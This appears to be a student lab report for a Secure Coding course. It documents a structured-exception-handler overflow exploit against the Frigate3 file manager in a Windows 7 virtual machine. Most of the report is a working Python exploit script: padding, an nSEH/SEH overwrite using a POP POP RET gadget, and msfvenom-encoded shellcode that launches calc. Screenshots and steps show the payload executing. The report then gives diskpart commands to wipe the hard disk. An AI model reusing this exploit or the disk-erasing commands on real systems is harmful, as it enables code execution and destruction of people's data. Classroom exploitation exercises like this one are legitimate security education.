Name: Panwala Harshit Rakesh

Reg. No.: 18BCE7137

Course code/name: CSE2010/ Secure Coding

Slot: L23 + L24

Faculty: Prof. Sibi Chakkaravarthy S

LAB-9

Opened the windows 7 on virtual machine and downloaded the vuln file and extracted it

Downloaded python 2.7 and unzipped the Vulln file

Running the exploit script 2 to generate the payload

```python
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B    5B              POP EBX
#40010C4C    5D              POP EBP
#40010C4D    C3              RETN
#POP EBX ,POP EBP, RETN | [rt160.bp1]   (C:\Program Files\Frigate3\rt160.bp1)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x6b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x6f\x6d\x67\x42\x6a\x34\x46\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x63\x63\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x4d\x56\x61\x56\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x6d\x4b\x53"
buf += b"\x50\x50\x50\x6b\x63\x7a\x65\x76\x6d\x30\x6d\x30\x31"
buf += b"\x31\x73\x48\x65\x6b\x73\x73\x71\x58\x55\x61\x6b\x71"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x35\x6e\x6b\x67"
buf += b"\x39\x75\x51\x41\x64\x61\x57\x4b\x71\x79\x43\x37\x44"
buf += b"\x41\x6b\x61\x53\x51\x43\x45\x51\x6d\x6d\x30\x6a\x4f"
buf += b"\x44\x6a\x63\x6d\x31\x38\x47\x77\x77\x31\x43\x5a\x6b"
buf += b"\x44\x43\x38\x41\x76\x65\x31\x33\x33\x44\x6d\x45\x71"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
```

Now execute the payload in the frigate.Go to Disk ->Find Computer and then paste the payload.

After execution the frigate application closes and the cmd opens

Now follow these commands to erase hdd.
-diskpart
-list disk
-select Disk 0
-clean

```
[C:] Administrator: C:\Windows\system32\cmd.exe - diskpart

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser\Desktop>diskpart

Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.
On computer: IEWIN7

DISKPART> list disk

  Disk ###  Status         Size     Free     Dyn  Gpt
  --------  -------------  -------  -------   ---  ---
  Disk 0    Online          40 GB      0 B

DISKPART> select Disk 0

Disk 0 is now the selected disk.

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.


DISKPART> _
```